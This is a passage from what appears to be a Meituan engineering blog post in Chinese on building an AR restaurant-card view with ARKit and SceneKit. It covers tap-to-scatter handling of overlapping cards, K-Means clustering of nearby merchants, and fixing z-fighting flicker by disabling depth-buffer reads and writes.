node.constraints = @[constraint];
```

# 优化

## 遮挡问题

如果同一个方向的商家数量有很多，那么卡片会出现互相重叠的现象，这会导致用户只能看到离自己近的卡片。这是个比较棘手的问题，如果在屏幕上平铺卡片的话，既牺牲了对商家高度的感知，又无法体现商家距离用户的远近关系。

## 点击散开的交互方式

经过漫长的讨论，我们最终决定采取点击重叠区域后，卡片向四周分散的交互方式来解决重叠问题，效果如下：





图10 卡片散开的效果

下面围绕点击和投射两个部分，介绍该效果的实现原理。

#### 点击

熟悉 Cocoa Touch 的朋友都了解，UIView 的层级结构是通过 hit-testing 来判断哪个视图响应事件的，在 ARKit 中也不例外。

ARSCNView 可以使用两种 hit-testing：

- 来自 ARSCNView 的 `hitTest:types:` 方法：查找点击的位置所对应的**真实世界**中的物体或位置
- 来自 SCNSceneRenderer 协议的 `hitTest:options:` 方法：查找点击位置所对应的**虚拟世界**中的内容。

显然，`hitTest:options:` 才是我们需要的。在 3D 世界中的 hit-testing 就像一束激光一样，向点击位置的方向发射，`hitTest:options:` 的返回值就是被激光穿透的所有卡片的数组。这样就可以检测到用户点击的位置有哪些卡片发生了重叠。

#### 投射

这里简单介绍一下散开的实现原理。SCNSceneRenderer 协议有两个方法用来投射坐标：

- `projectPoint:` ：将三维坐标系中点的坐标，投射到屏幕坐标系中
- `unprojectPoint:` ：将屏幕坐标系中的点的坐标，投射到三维坐标系中

其中屏幕坐标系中的点也是个 SCNVector3，其 z 坐标代表着深度，从 0.0（近裁面）到 1.0（远裁面）。散开的整体过程如下：





图11 投射过程

散开后，点击空白处会恢复散开的状态，回到初始位置。未参与散开的卡片会被淡化，以突出重点，减少视觉压力。

## 后台聚类

对于排布比较密集的商家，卡片的重叠现象会很严重。点击散开的卡片数量太多对用户不是很友好。后台在返回用户附近的商家数据时，按照商家的经纬度坐标，使用 K-Means 聚类算法进行二维聚类，将距离很近的商家聚合为一个卡片。由于这些商家的位置大体相同，可以采用一个带有数字的卡片来代表几个商家的位置：





图12 聚合卡片

## 闪烁问题

实测中发现，距离较近的卡片在重叠区域会发生闪烁的现象：


图13 闪烁

这里要引入一个 3D 渲染引擎普遍要面对的问题——可见性问题。简单来说就是屏幕上哪些物体应该被展示，哪些物体应该被遮挡。GPU 最终应该在屏幕上渲染出所有应该被展示的像素。

可见性问题的一个典型的解决方案就是 画家算法，它像一个头脑简单的画家一样，先绘制最远的物体，然后一层层的绘制到最近的物体。可想而知，画家算法的效率很低，绘制较精细场景会很消耗资源。

## 深度缓冲

深度缓冲

弥补了画家算法的缺陷，它使用一个二维数组来存储当前屏幕中每个像素的深度。如下图所示，某个像素点渲染了深度为 0.5 的像素，并储存该像素的深度：





图14 深度缓冲区

下一帧时，当另外一个物体的某个像素也在这个像素点渲染时，GPU 会对该像素的深度与缓冲区中的深度进行比较，深度小者被保留并被存入缓冲区，深度大者不被渲染。如下图所示，该像素点下一帧要渲染的像素深度为 0.2，比缓冲区存储的 0.5 小，其深度被存储，并且该像素被渲染在屏幕上：





图15 深度小的像素被保留

显然，深度缓冲技术相比画家算法，可以极大地提升渲染效率。但是它也会带来深度冲突的问题。

## 深度冲突

深度缓冲技术在处理具有相同深度的像素点时，会出现深度冲突（Z-fighting）现象。这些具有相同深度的像素点在竞争中只有一个“胜出”，显示在屏幕上。如下图所示：





图16 深度冲突

如果这两个像素点交替“胜出”，就会出现我们视觉上的闪烁效果。由于每个卡片都被设置了 SCNBillboardConstraint 约束，始终朝向摄像头方向。摄像头轻微的角度变化，都会引起卡片之间出现部分重合。与有厚度的物体不同，卡片之间的深度关系变化很快，很容易出现多个卡片在屏幕同一个位置渲染的情况。所以经常会出现闪烁的现象：




图17 角度变化引起的深度冲突

为了解决这 Bug 般的体验，最终决定牺牲深度缓冲带来的渲染效率。SceneKit 为我们暴露了深度是否写入、读取缓冲区的接口，我们将其禁用即可：

```
plane.firstMaterial.writesToDepthBuffer = NO;
plane.firstMaterial.readsFromDepthBuffer = NO;
```

由于卡片内容内容相对简单，禁用缓冲区对帧率几乎没什么影响。

## 总结


在到餐业务场景中，以 AR+LBS 的方式展现商家信息，可以给用户带来沉浸式的体验。本文介绍了 ARKit 的一些使用细节，总结了在开发过程中遇到的问题以及解决方案，希望可以给其他开发者带来一点参考价值。

## 作者简介


- 曹宇，美团 iOS 开发工程师。2017年加入美团到店餐饮事业群，参与美团客户端美食频道开发工作。


## 招聘信息

到店餐饮技术部，负责美团和点评两个平台的美食频道相关业务，服务于数以亿计用户，通过更好的榜单、真实的评价和完善的信息为用户提供更好的决策支持，致力于提升用户体验。我们同时承载所有餐饮商户端线上流量，为餐饮商户提供多种营销工具，提升餐饮商户营销效率，最终达到让国人“Eat Better、Live Better”的美好愿景！我们的团队需要经验丰富的FE方向高级/资深工程师和技术专家，欢迎有兴趣的同学投递简历至wangying49#meituan.com。



扫码关注技术团队
微信公众号

tech.meituan.com
美团技术博客

CODE A BETTER LIFE
一 行 代 码　亿 万 生 活